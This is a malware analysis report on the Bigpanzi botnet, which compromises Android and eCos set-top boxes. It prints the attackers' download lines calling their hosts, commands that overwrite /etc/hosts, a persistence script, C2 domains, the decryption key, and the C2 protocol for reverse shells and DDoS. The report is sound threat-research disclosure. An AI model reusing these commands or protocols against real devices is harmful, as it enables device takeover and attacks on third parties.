Botnet

Bigpanzi Exposed: The Hidden Cyber Threat Behind Your Set-Top Box

Alex.Turing, Acey9, rootkiter

2024年1月15日 • 33 min read


Background

Some time ago, we intercepted a dubious ELF sample exhibiting zero detection on VirusTotal. This sample, named **pandoraspear** and employing a modified UPX shell, has an MD5 signature of 9a1a6d484297a4e5d6249253f216ed69. Our analysis revealed that it hardcoded nine C2 domain names, two of which had lapsed beyond their expiration protection period. We seized this opportunity to register these domains to gauge the botnet's scale. At its peak, we noted approximately **170,000 daily active bots, predominantly in Brazil.**

Upon realizing that we had secured their domains, the group countered aggressively. They **bombarded our domains with DDoS attacks** to force them offline and manipulated the hosts files of the infected devices. This strategy redirects certain domain names to specific IP addresses, bypassing the normal DNS resolution process used to find the IP addresses of **Command and Control** domains. This greatly limits our ability to observe and track them.

We finished analyzing the sample fast and started monitoring the botnet's attack instructions. This led us to various download scripts, such as **a.sh, pd.sh**, and **cpcdn.sh**. These scripts either directly provided additional implants for the syndicate, like pcdn, ptcrack, and p2p_peer, or indirectly expanded our insight. Notably, a discernible pattern in the Downloader URLs within these scripts led us to 22 such URLs. These were hard-coded into a set of APKs used for deploying pandoraspear/pcdn-containing **Android platform** firmware upgrades. Moreover, the implants unraveled further connections. For instance, specific strings in pcdn pointed us to two **Windows platform** DDoS tools linked to the group. These tools further led us to 32 **eCos platform** firmwares embedding five domains, which shared the same IP for C2 resolutions as pcdn.

As our investigation and source tracing deepened, a major cybercrime syndicate, active since 2015, gradually surfaced. This syndicate primarily targets Android OS TVs and set-top boxes, as well as eCos OS set-top boxes. Differing from typical botnets spreading through 0/N day vulnerabilities, this group's modus operandi involves enticing users to install free or cheap audio-visual apps or firmware updates, embedding backdoor components. Once installed, these devices transform into operational nodes within their illicit streaming media platform, catering to services like traffic proxying, DDoS attacks, OTT content provision, and pirate traffic. Considering the botnet's enormous scale and the filename pandoraspear, we dubbed the cybercime syndicate **Bigpanzi**.



Since we started tracking their commands, we've been quietly collecting evidence and steadily working to trace Bigpanzi's origins, with the ultimate goal of delivering a decisive strike against them.In May 2023, Dr.WEB spotlighted pandoraspear, and on September 6, they shared their discoveries with the community, enriching our understanding of pandoraspear's spread through pirated traffic APKs.

Bigpanzi's menace extends beyond the infamous DDoS attacks. It can misuse controlled Android TVs and set-top boxes to disseminate any form of visual or audio content, unbound by legal constraints. This mode of attack has manifested in real-world incidents, like a network attack on set-top boxes in the UAE on

December 11, 2023, where **regular broadcasts were substituted with footage of the Israel-Palestine conflict**. The potential for Bigpanzi-controlled TVs and STBs to broadcast violent, terroristic, or pornographic content, or to employ increasingly convincing AI-generated videos for political propaganda, poses a significant threat to social order and stability.

With these factors in mind, we decided to document our findings in this article, sharing our discoveries with the community in hopes of collaboratively dismantling this cybercrime syndicate that has been in hiding for **eight years**.

The Identity of Bigpanzi

Within the Pcdn sample, we identified a downloader domain: ak.tknxg.cf. Through Google searches, we unearthed two pivotal leads. One provided instructions for device upgrades, and the other offered guidance on device repairs. Particularly striking was the YouTube channel at [https://www.youtube.com/@customersupportteam49], teeming with device operation-related videos, all conveying a pronounced “official” vibe.

On the official website of a Spanish manufacturer **FoneStar**, specifically on the product page for the RDS-585WHD, we located an eCos system firmware, b0a192c6f2bbd7247dfef36665bf6c88.

This firmware shared identical DDoS task names and method names with Pcdn, marking it as an “official firmware embedded with malware.” (Note: This doesn’t directly implicate FoneStar as Bigpanzi!)

The uncovering of this “official video account” and “official malware-infused firmware” led us to speculate about the real identity of Bigpanzi. Our tracing efforts have indeed been fruitful, revealing significant evidence pointing towards a company. However, we choose not to divulge the details here. If you're curious about the full story, **feel free to contact us for more details** !

Scale

We successfully hijacked two C2 domains of pandoraspear: **mf1ve.com** and **ftsym1.com**. During a seven-day observation period, the peak daily active bots were around 170,000, primarily in Brazil. Unfortunately, the authors countered by modifying Hosts and launching DDoS attacks. We didn’t engage much in this confrontation, voluntarily ceased resolving, and consequently lost this perspective. On August 15, 2023, we reactivated the resolution for mf1ve.com and observed a peak daily bot activity of 77,849, with the count on October 13 being 27,446.

In September 2023, we hijacked the downloader domain **dyanoe.com** from pcdn, observing a peak daily bot activity of 80,816 on October 13.

What’s the relationship between pandoraspear and pcdn? Early download scripts like a.sh or na.sh contained segments where pd.sh downloads updates for pandoraspear and cpcdn.sh for pcdn, appearing in pairs on compromised devices.

However, in the current primary download script naa.sh, pandoraspear appears alone, with pcdn-related code being commented out. Thus, data observed through dyanoe.com can be considered as residual data. The sum of data from both mf1ve.com and dyanoe.com likely represents the true scale.

After deduplicating the data, the peak daily active bots on October 13 were 107,819. Adding up the data from both domains on the same date, 27,446 + 80,816 = 108,262, which is only 443 more than 107,819. The overlap is minimal, confirming that the botnet's scale exceeds 100,000.

The botnet nodes are predominantly distributed across Brazil, amassing over 1.3 million distinct IPs since August.

The distribution of bot nodes in Brazil is primarily in São Paulo.

Governance

A botnet of 100,000 is quite substantial, but we believe the actual size may be larger due to two factors:

- Observational Limitations: The hijacked C2 and downloader domains are just one of many options for pandoraspear/pcdn, leading to potential omissions.
- Device Specificity: TVs or STBs as compromised devices might not be powered on 24/7, also leading to data omissions.

Some may wonder if there's a way to measure the true daily active scale of pandoraspear. The answer is yes! Pandoraspear updates the device's hosts through the following URLs, theoretically allowing Amazon to track all visiting IPs.

```
pandoramain-1794008345.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/hosts
pandorabackup-1322908155.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/hosts
```

Is it possible to govern such a large-scale botnet? Again, the answer is affirmative!

1. **Solution 1**: We control two of pandoraspear's nine C2s. By responding according to the network protocol, we can take over part of the network.
2. **Solution 2**: Pcdn executes payloads from the downloader using the system command without verification. We can issue scripts via the downloader to modify hosts, thereby taking control of part of the network.
3. **Solution 3**: Amazon could take over the domains used by pandoraspear to host hosts files. By distributing new hosts files to hijack C2s, they could take control of the entire network.

Infection

How does such a large-scale botnet infect devices? Currently, we know that Bigpanzi targets Android and eCos platforms, employing the following three methods to infect user devices:

1. Pirated movie & TV apps (Android)
2. Backdoored generic OTA firmware (Android)
3. Backdoored "SmartUpTool" firmware (eCos)

Android: APP Infection

Dr.Web has already conducted a detailed analysis of this method in their blog, which interested readers can refer to for more information.

Android: Backdoored OTA Firmware Infection

The second method involves backdoored generic OTA firmware. We discovered this while tracking commands for pandoraspear, receiving instructions to download and execute scripts containing the following code snippet. We identified 'stb-download/tool/' as a strong characteristic, leading us to potentially surprising findings when traced.

```
function dl_file() {
    cd /data/ && rm -rf pdbak  && curl "http://fadfatest.pneydn.com:8080/stb-downlo
}
```

Indeed, hunting with "/stb-download/" revealed 22 suspicious domains following a unified pattern: stb-download/s905{}/package_list.xml, distributed across 7 APKs belonging to 2 different packages.

For instance, 606939075437b985bce0d46b080419d9 in swl.app.Upgrade.UpdateHttpClient's setUrl method shows the mentioned URL.

These APKs mainly download and upgrade firmware based on different models. For example, xtsj.sisenji.com's package_list.xml combines the URL and NAME in Payload to form an OTA firmware download address.

From this address, we downloaded a firmware with an MD5 of 8b4285160806089fc63a97b0f31841d. Upon extraction, we found familiar friends pandoraspear and pcdn in its /system/bin directory. From 18 URLs, we extracted 4 firmwares, spanning 2019 to 2023, all containing pandoraspear or pcdn, confirming Bigpanzi's development of backdoored OTA upgrade packages for device infection.

The setUrl method also includes many model.equalsIgnoreCase("Ebox") codes for device model comparison. We identified 12 different device models targeted by Bigpanzi across 7 APKs:

EBOX	OBOX	HBOX+
Htv-6h	H6-INT	Luan2
A3	IceCream	Tigre 2
A3 Pro	H7	UniTV

Additionally, we found backdoored firmware on forums like fonestero.com, such as a post by user **EL_LARA**, offering firmware named IRIS1800-4K_Pro_11.08.2023.zip with MD5 b77b797ac55e378f952ce120bab97b12.

This firmware, a compressed package, contained core components of Bianpanzi like pandoraspear and pcdn.

eCos: Backdoored "SmartUpTool" Firmware Infection

During the trace of Pcdn, we found a DDoS Builder linked to this cybercrime syndicate, with one of its C2 domains being ruetsm.mkuspt.com. Numerous firmwares starting with SmartUpToolRomFile related to another subdomain, boxupsev.mkuspt.com, contained Pcdn's unique attack vector ddiy01task.

For example, d71e54f42d6b45604cf29780256032d8, whose format we weren't familiar with, was forcibly extracted using binwalk.

File **A0038** contained many strings related to Pcdn's DDoS functionality, and five domains resolved to the same IP as Pcdn's C2, suggesting **a backdoored firmware with a module similar to Pcdn's DDoS function**.

This firmware, named ***Nueva_EMU_103_RDS_585_WHD_24_09_2021_Emu_Limpia_sin_canales_con_el_logo_Fonestar*** on VT, was also found on the fonestero.com forum, posted by the same **EL_LARA**.

In conclusion, Bigpanzi spreads backdoored firmware through various STB, DVB, and IPTV forums to infect devices running Android or eCos systems.

Analysis of Bigpanzi Samples

The Bigpanzi group uses a wide range of sample types, including PE, DEX, and ELF formats. This analysis will begin with the ELF format pandoraspear, reverse

engineering it to uncover the methods of infection, the devices targeted, the operational tactics, and ultimately to map out the expanse of this vast cybercrime network.

Before delving into the reverse engineering, let's first look at the countermeasures employed by Bigpanzi's samples at both the binary and runtime levels. These strategies have been crucial in keeping them hidden from security radars for an extended period and are deceptively simple yet highly effective.

0x00: Countermeasures

Modified UPX Shell

The pandoraspear sample utilizes UPX for packing, but with a twist: the magic number is altered to 0x71284075. This particular magic number can be seen as a signature of the group, given its consistent use over time. To unpack, simply replace the magic number with 0x21585055 (UPX!) and then proceed with upd -d.

Dynamic Linking

Pandoraspear relies on dynamic linking and the use of an external libcurl library. This dependency is a key factor in its prolonged low detection rate, as it often fails to run in standard sandbox environments. To execute or debug the sample, an appropriate version of libcurl.so is necessary. In our analysis, we used a libcurl library with the hash 49F65662C089C5E009FB76AF1971F9DA.

OLLVM Techniques

Pandoraspear has been processed with OLLVM, applying control flow flattening and instruction substitution. The evolution from versions 8 to 10 shows minor functional changes but a significant increase in the number of flattened functions and passes. In IDA, this is evident as an increase in the number of blocks within a

function. For example, a main function in v8 that initially had 168 blocks expanded to 1110 blocks post-flattening, and in v10, it ballooned to a staggering 1947 blocks.

For de-flattening, various methods and tools are already available in the community. We employed the "Dynamic Execution + LOG Recovery" approach, which is straightforward and effective. The optimal solution, however, is to find versions that weren't compiled with OLLVM. Luckily, in the early stages of our investigation, we discovered versions 1 and 2 without OLLVM, which greatly facilitated our initial reverse engineering process.

Anti-Debugging Mechanism

Pandoraspear employs an anti-debugging technique by reading the TracerPid from "/proc/{PID}/status" to determine if it's being debugged (non-zero value).

0x01: Pandoraspear Analysis

Since 2015, pandoraspear has been continuously evolving, with the latest version being v10. We have captured eight different versions of this malware, including v1, v2, v4, v6, and up to v10. A cross-comparison of these versions reveals that their main execution logic remains consistent, with variations primarily in aspects such as shell packaging, usage of OLLVM for compilation, and the range of supported commands. Notably, the pandoraspearrk version stands out as being significantly larger than the others. This increase in size is not due to added functionality but rather because it embeds the curl library.

In summary, pandoraspear is a backdoor trojan targeting Android systems, characterized by its straightforward and clear execution logic, which can be divided into three main steps:

1. **DNS Hijacking**: Initially, it requests an encrypted hosts file from a remote server. After decrypting this file, pandoraspear replaces the /etc/hosts file on the compromised device, thereby achieving DNS hijacking. This step is crucial for controlling the device's network traffic and redirecting it as needed.
2. **Establishing Communication with C2 Servers**: The malware then establishes communication with a Command and Control (C2) server. This C2 can be specified via the command line, decrypted from /data/.ms, or be hardcoded within the malware itself. This step is vital for receiving updates, instructions, and transmitting data back to the attackers.
3. **Executing Commands from C2**: Finally, pandoraspear awaits instructions from the C2 server, ready to execute various functions such as launching Distributed Denial of Service (DDoS) attacks, initiating a reverse shell, or executing other commands as directed. This functionality demonstrates the malware's capability to perform a range of malicious activities remotely controlled by the attackers.

The following analysis will delve into the details of these three key steps, exploring how pandoraspear operates and the implications of its actions on infected Android systems. By understanding its methodology, we can gain insights into the malware's capabilities, objectives, and the threats it poses.

1.1 Hosts Hijacking

Pandoraspear employs a method of DNS hijacking by modifying the /etc/hosts file. It starts by using libcurl to download an encrypted hosts file from a hardcoded URL in the malware sample. This file is then saved locally as /data/.hosts. Different versions of the malware contain slightly different hardcoded URLs. For detailed URLs, please refer to the IOC (Indicators of Compromise) section. The primary URL currently in use is `http://pandoramain-1794008345.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/hosts`. The content of this downloaded file is encrypted.

It's noteworthy that in the parent directory 'dns' of the URL used by pandoraspear, we discovered numerous backups of earlier hosts files, dating back to 2018. This finding indicates that the Bigpanzi group has been actively maintaining, updating, and expanding its operations over several years.

The decryption process for the hosts file used by pandoraspear can be broken down into three steps, and a complete decryption script is provided in the appendix:

1. **Code Table Replacement**: This step involves replacing specific characters or sequences in the encrypted file according to a predetermined code table.
2. **Bit Shifting Calculation**: This involves processing every six bytes of the encrypted data, shifting their bits to obtain four bytes of decrypted data.
3. **Blowfish ECB Decryption**: The final step is to decrypt the data using the Blowfish algorithm in ECB (Electronic Codebook) mode. The key used for decryption is the hardcoded string 'zAw2xidjP3eHQ'.

Taking the hosts file dated "07 Nov 2023 07:20:00" as an example, decryption using the script reveals part of the hosts file. In this decrypted segment, it's observable that the C2 domain names we hijacked are redirected to pandoraspear's own C2 IP, 71.19.252.13.

Once the /data/.hosts file is decrypted, the following commands are used to overwrite the system's /etc/hosts file:

```
# 1:enable write

/system/xbin/busybox mount -o rw,remount /dev/block/system /system
mount -o rw,remount /dev/block/system /system
```

```
mount -o rw,remount /

# 2:replace /etc/hosts
/system/xbin/busybox cp -ar /data/.hosts /etc/hosts && chmo d 644 /etc/hosts && bus
/vendor/xbin/busybox cp -ar /data/.hosts /etc/hosts && chmo d 644 /etc/hosts && bus

# 3: disable write
/system/xbin/busybox mount -o ro,remount /dev/block/system /system
mount -o ro,remount /dev/block/system /system
```

Q: Why does pandoraspear hijack HOSTS files?

Hijacking the HOSTS file is not an overly sophisticated technique, but when used effectively, it can have significant effects. We believe pandoraspear hijacks HOSTS files for the following three purposes:

1. **Traditional Malicious Intentions**: This includes website blocking, evasion of intrusion detection systems, information theft, and phishing. By redirecting traffic to different domains, pandoraspear can manipulate the user's web experience and intercept or redirect data for malicious purposes.
2. **Protecting Its Own Assets**: In cases where C2 (Command and Control) or other important operational domains are hijacked or sinkholed, modifying the HOSTS file can help regain control. This is a direct method to redirect traffic to a new domain controlled by the attackers, even if the original domain is compromised.
3. **Facilitating Operational Management**: As a long-standing cybercrime operation, the group might use certain domains for short-term operations or testing. By using the HOSTS file to redirect traffic, there is no need to formally register these domains, thus reducing operational costs. This can be especially useful for temporary or experimental campaigns, allowing for quick changes without the need to manage domain registrations and DNS records.

1.2 Launching Pcdn & Reporting Device Status

Pandoraspear initiates two key tasks, `runpcdn` and `report_status`, through `thpool_add_work`. The former is responsible for starting the pcdn process, while the latter is tasked with reporting the status of the compromised device to the Command and Control (C2) server.

In both of these functions, pandoraspear employs a novel encryption method to protect sensitive strings. This approach is designed to prevent the immediate revelation of its functionalities through straightforward analysis.

The following is an equivalent Python implementation of the code depicted in the above diagram.

```
def decbuf(buf):

    leng=buf[0]^buf[1]^buf[2]
    out=''
    for i in range(3,leng+3):
        tmp=((buf[i]^buf[1])-buf[1])&0xff
        out+=chr((tmp^buf[0]))
    print(out)
```

Taking the ciphertext in **runpcdn** as an example.

After decryption

In fact, `runpcdn` merely employs the `sprintf` function to assemble the strings shown in the diagram into a script. This script is then executed using the `system` function. Its purpose is to ascertain whether the `pcdn` process is active on the

system. If it's not, the script initiates either `/system/bin/pcdn` or `/data/.pcdn`.

```
#!/system/bin/sh
pid=`ps|grep -v grep|grep "/system/bin/pcdn" |awk '{print $2}'`
if [ -z $pid ];then
/system/bin/pcdn >/dev/null 2>&1 &
or
/data/.pcdn >/dev/null 2>&1 &
fi
```

1.3 C2 Communication

Pandoraspear establishes communication with its Command and Control (C2) servers in a specific order. In versions before v6, all three of the following methods were supported, but from version v7 onwards, only the last two are supported:

1. **Command Line Specified**: The C2 server is specified via command-line arguments.
2. **/data/.ms File**: The C2 server information is stored in an encrypted form in this file.
3. **Hardcoded in the Sample**: The C2 server is hardcoded within the malware sample.

It's important to note that the C2 information in the /data/.ms file is encrypted and the decryption method is the same as that used for the hosts file.

If the C2 from the /data/.ms file fails, pandoraspear defaults to using the hardcoded C2.

According to Dr.Web's analysis, it was initially believed that there were only four C2 servers, but this is an understatement. In reality, there are four groups of C2

servers, each group containing three servers, making a total of nine unique C2 servers after deduplication.

```
ok3.mf1ve.com
ok3.mflve.com
abcr.ftsym1.com
pcn.panddna.com
ppn.pnddon.com
apz.bsaldo.com
apz.pdonno.com
jgp.pdltdgie.com
romatotti520.xxxxx (mask)
```

Once pandoraspear obtains a C2 address using any of the above methods, it attempts to establish communication with the C2 server's port 9999 and sends encrypted device information to signal that it's online. The source of the device information depends on whether the serial number can be successfully read:

1. **Successful Serial Number Retrieval**: If the serial number is successfully obtained, it's concatenated with the device's country, city, ISP, and other information to form the device information (Format 2).
2. **Serial Number Retrieval Failure**: If the serial number cannot be read, the device's MAC address is used instead (Format 1).

The online information communicated by pandoraspear to the C2 server uses the same encryption method as that employed for the hosts file. By examining two actual online packets received by the sinkhole server, and decrypting their content, we can validate the previous analysis. In the decrypted content, "1000" denotes an online status signal, and "0008", "0010" represent the version numbers of the malware.

- format 1

  ```
  2Sk28.BdtyL19pbXp.MWRJC1dnVSR1HVx041cj2M10PhgOU1f5qPA0zCT/c/
  # decryption
  1000@12.002C:DD:5F:07:85:48@0010@19805@\x00
  ```

- format 2

```
GYQL4.o/a6t00O0Tr/gnAwg1yShGO0/cuPb.iqo9T073FpJ/sIk3q.oCJJz.VLr5K1vRpsW.pQ

#decryption
1000@1a.01-22.10-22137263@0008@8367@193d3d@BR@Braganca Paulista@Redenilf S
```

For instance, considering the online requests monitored by a sinkhole on October 13th, the comparison between version numbers and the number of requests is illustrated in the table below, indicating that versions 8, 9, and 10 are the most prevalent at present.

VERSION	REQUEST COUNT
0010	992537
0008	175722
0009	46178
0007	12397
0005	9360
0006	4785
0004	3264

1.4 Commands

Once online, pandoraspear begins to await commands issued by the C2 (Command and Control) server. These commands are encrypted in the same manner as the hosts file, and once decrypted, their format appears as `cmd@cmd_item1@cmd_item2@...@`. Through tracking, over 100,000 such commands have been received, with recent ones including:

Based on the format of the commands, we can discern that in the diagram above, the numbers 88, 5000, and 6269 represent different commands. But what are their functions? Specifically, **88 initiates a reverse shell, 5000 specifies the C2**

server via /data/.ms, and 6269 executes a command. Beyond these, pandoraspear also supports commands for DDoS, self-updating, and more. For a comprehensive list of additional commands and their respective functions, please refer to the table below.

v1 & v2 Cmds

CMD	DESCRPTION
11	Add dns via /etc/hosts
12	Del dns via /etc/hosts
21	Download new version to /koocan/savebin, update
31-38	Pandoraspear ddos vectors: syn,upd,icmp,mix,smurf,tagr3,cc,dnsflood
88	Reverse shell
110	Stop ddos
3000	Write new c2 to /data/.ms, and connect to the server
5000	Write new c2 to /data/.ms
5555	Repalce c2 in /data/.ms with new c2
6269	Execute cmd

v4-v10 Cmds

Versions subsequent to v4 (or v3) support all commands from v1 and v2, and introduce some new features. Among the most notable is the inclusion of support for Mirai attack vectors.

CMD	DESCRPTION
39	11 mirai ddos vectors
200	Check if the MD5 of a file matches the provided MD5 and return the result to C2
201	Similar with 200, but if not match, download the provided MD5

CMD	DESCRPTION
4000	Add a new task into threadpool: Download and decrypted the freeze hosts, add new iptba
4001	Exec iptables -D INPUT %d， delete the specific rule
4004	Add a new task into threadpool: Execute cmd return result to C2
4007	write info into /dec/block/hide(offset 0x2800 or 0x2c00)

1.5 Communication Experiment

To validate the accuracy of the analysis, a communication experiment was conducted. The setup involved creating a file `/data/.ms` on a test device containing the IP address of a test server set up as a fake C2 (Command and Control) server. When the fake C2 received an online packet, it issued a reverse shell command and a SYN flood command. The encrypted and decrypted forms of these commands were as follows:

Test Device Configuration:

- `/data/.ms` content:
  - Encrypted: `jTyzJ0Jsy9J0.dlr6.kpjwj1`
  - Decrypted: `45.14.106.78`

Test Server Configuration:

- Fake C2 listening on port 9999, netcat (nc) listening on port 12345.

Reverse Shell Command:

- Encrypted: `S6uhZ0bk5OR/2GoxK1ddQhJ1zMcR3//8TkY/`
- Decrypted: `88@45.14.106.78@12345@\x00\x00`

SYN Flood Command:

- Encrypted: `o4Bmz/HksdL12GoxK1ddQhJ1DJ8g8.GoiiS1`

- Decrypted: `31@45.14.106.78@8888@\x00\x00\x00`

Upon receiving these commands, the test device attempted to establish a reverse shell connection with `45.14.106.78:12345` and launched a SYN flood attack against `45.14.106.78:8888`. The actual results corroborated the analysis.

The pcap (packet capture) file from the experiment likely showed that the source addresses in the SYN flood attack were spoofed.

This method is an outdated technique for SYN attacks, and many modern data centers implement source address validation, significantly reducing the effectiveness of such attacks. Indeed, the DDoS attack methods embedded in pandoraspear are somewhat dated and not highly effective, which may explain why the Bigpanzi group started incorporating more efficient attack vectors like those from Mirai in versions v4 (or v3) of their malware.

1.6 Gifts From Command Tracking

The analysis of pandoraspear represents the first step in understanding the Bigpanzi cybercrime group. This analysis not only reveals the existence of a large-scale botnet operating in the wild but also raises new questions about the scope and nature of the threat posed by Bigpanzi. Key questions include the types of devices targeted by pandoraspear, how it spreads, and whether the group behind it has developed other malicious implants.

In the course of a deeper investigation into this group, several downloader URLs were discovered in the tracked commands.

```
http://fadfatest.pneydn.com:8080/stb-download/tool/a.sh
http://fadfatest.pneydn.com:8080/stb-download/tool/na.sh
```

These URLs primarily serve to download and execute scripts like `pd.sh` and `cpdn.sh`. The `pd.sh` script is associated with pandoraspear,

while `cpdn.sh` corresponds to a new implant named `pcdn`.

This discovery indicates that pandoraspear does not operate in isolation; it appears alongside `pcdn`. Beyond `pcdn`, other implants such as `ptcrack`, `play_station`, and `p2p_peer` were also detected. These implants share a common download URL pattern of `/std-download/tool/`, which was instrumental in confirming the method of device infection discussed earlier.

0x02: Pcdn Analysis

We captured five samples of pcdn, which, unlike the continuously updated pandoraspear, has been relatively stable. The latest modification date for pcdn is pinned to August 2021, with an MD5 hash of 7ccdaa9aa63114ab42d49f3fe81519d9.

Pcdn's functionalities can be summarized into two main categories:

1. **Building a Streaming Media Platform**: The primary function of pcdn is to set up a streaming media platform on the infected device. It uses the Peer-to-Peer (P2P) protocol to network numerous infected devices, forming a P2P-like Content Distribution Network (CDN). This is hinted at by the file name pcdn itself, which implies 'P2P CDN'. Pcdn is suitable for various applications such as video on demand, live streaming, replay, and

downloading large files. We speculate that the Bigpanzi group utilizes Pandora-CDN for streaming pirated videos and downloading related APKs.

2. **Weaponizing Devices**: The secondary function of pcdn involves "weaponizing" the infected devices. It executes commands issued by the C2 server, including conducting Distributed Denial of Service (DDoS) attacks. This aspect of pcdn turns regular devices into tools for cyber attacks, expanding the operational scope of the Bigpanzi group.

2.1 Decryption

For pcdn, sensitive strings related to its two main functionalities are encrypted and stored in the data segment. The encryption method used is the same as that of pandoraspear.

To facilitate reverse engineering, a decryption script was implemented. (However, it's important to note that the script is not perfect; manual patching is required at addresses 0x00057A3E and 0x00057BF6).

```
def decbuf(buf):

    leng=buf[0]^buf[1]^buf[2]
    out=''
    for i in range(3,leng+3):
        tmp=((buf[i]^buf[1])-buf[1])&0xff
        out+=chr((tmp^buf[0]))
    return out

data=ida_segment.get_segm_by_name('.data')
start=data.start_ea
buf=ida_bytes.get_bytes(start,data.size())
tmp=buf.split(b'\x00')

items=[]
for i in tmp:
    if len(i) >3 and i[0]^i[1]^i[2]==len(i)-3:
        items.append(i)
```

```
for item in items:
    i = ' '.join(f'{byte:02X}' for byte in item)
    offset=idc.find_binary(start,idaapi.SEARCH_DOWN,i)
    plain=decbuf(item).encode()
    print(hex(offset),plain)
    ida_bytes.patch_bytes(offset+3,plain)
    idc.create_strlit(offset+3,offset+len(item))
```

After decrypting the data segment, you would be able to view and analyze the previously encrypted strings.

2.2 Persistence

Pcdn achieves persistence on the infected device through the use of scripts such as `init.amlogic.board.rc`, `lowmem_manager.sh`, or `set_display_mode.sh`. The logic for achieving persistence is as follows:

- If there is already a persistence command in `init.amlogic.board.rc` (like `service pcdn /system/bin/pcdn`), then pcdn will rename `/data/pcdn` to `/data/.pcdn` and copy it to `/system/bin/pcdn`. After this, it clears any persistence commands from `lowmem_manage.sh` and `set_display_mode.sh` that involve `/system/bin/pcdn&`.
- Conversely, if there isn't a persistence command in `init.amlogic.board.rc`, pcdn copies `/data/pcdn` to `/system/bin/pcdn` and then adds a persistence command `/system/bin/pcdn&` to `lowmem_manage.sh` and `set_display_mode.sh`.

2.3 Building the PCDN Network

PCDN turns a device into a functional node in the CDN network via these steps

1: Registering the Node with Pandora-CDN Center

pcdn utilizes the serial number of the device, which it obtains from one of the devices located at /dev/block/hide, /dev/block/mtdblock4, or /dev/block/mtdblock5. It uses this serial number to register the node with the Pandora-CDN center. The pcdn samples have two central domain names hardcoded for this purpose.

```
pcdnbus.ou2sv.com
pcdnbus-bk.a2k3v.com
```

The resulting network traffic is shown below:

2: Port Mapping

Pcdn implements port mapping using the Universal Plug and Play (UPnP) protocol. A distinctive feature of this process is the use of "NewPortMappingDescription" with the value set to "PCDN_H". This characteristic serves as an identifier for the port mapping activities specifically related to PCDN. Additionally, it's important to note that all the ports depicted in the following diagram are dedicated to PCDN operations.

3 : Downloading Required Toolkits and Executing Scripts to Start Services

Pcdn downloads the necessary toolkit for PCDN operation through a thread named `thread_setup_pcdn_tookit`.

The logic of `thread_setup_pcdn_toolkit` is relatively straightforward:

- The script first checks if certain files or directories exist in the system, such as `/data/srs.sh`, `/data/p2p/play_station`, or the

`/data/kcptun` directory.

```
if [ ! -f "/data/srs.sh" ];then ...
if [[ ! -f "/data/p2p/play_station" ]] && [[ ! -f "/system/bin/play_station" ]] the
if [ ! -d "/data/kcptun" ] then...
```

- If these are not present, it then downloads the respective toolkit files - `pcdn.tar.gz`, `play.gz`, `ktptun.gz` - from a remote server (either `fadfa.dyanoe.com:8080` or `50.7.118.114:19091`). These files are subsequently unzipped into the `/data` directory. It's worth noting that the files extracted from `play.gz` and `kcptun.gz` are actually part of what is contained in `pcdn.tar.gz`.

- Finally, the script checks if the relevant component processes are running in the system. If not, it starts the necessary components.

```
#!/system/bin/sh
pid=`ps|grep -v grep|grep "%s"|awk '{print $2}'`
if [ -z $pid ];then
%s
fi
```

The component name is inserted in place of the first `%s`, and the command to start the component is placed in the second `%s`.

4: Components Related to Pandora-CDN

The file list within `pcdn.tar.gz` includes several key components, each serving a specific purpose within the Pandora-CDN framework:

- **Streaming Media Server**: In the `evlls` directory, `srs` is a streaming media server supporting protocols like RTMP, HLS, and HTTP-FLV.

- **Network Acceleration**: The `kcp` / `kcptun` directory contains components related to network acceleration.
- **Shadowsocks Service**: Components in the `ss` directory are related to the Shadowsocks service.
- **P2P Networking**: The `p2p` directory contains `p2p_peer`, which is related to networking among peers.
- **Video Services**: The `play_station` is associated with video-related services.

The various ports mentioned in the previous section about port mapping are also configured in the configuration files of these components. For example, ports 8337 and 8388 are mentioned in the `server-multi-port.json`.

```
{
        "port_password": {
                "8387": "foobar",
                "8388": "barfoo"
        },
        "method": "aes-128-cfb",
        "timeout": 600
}
```

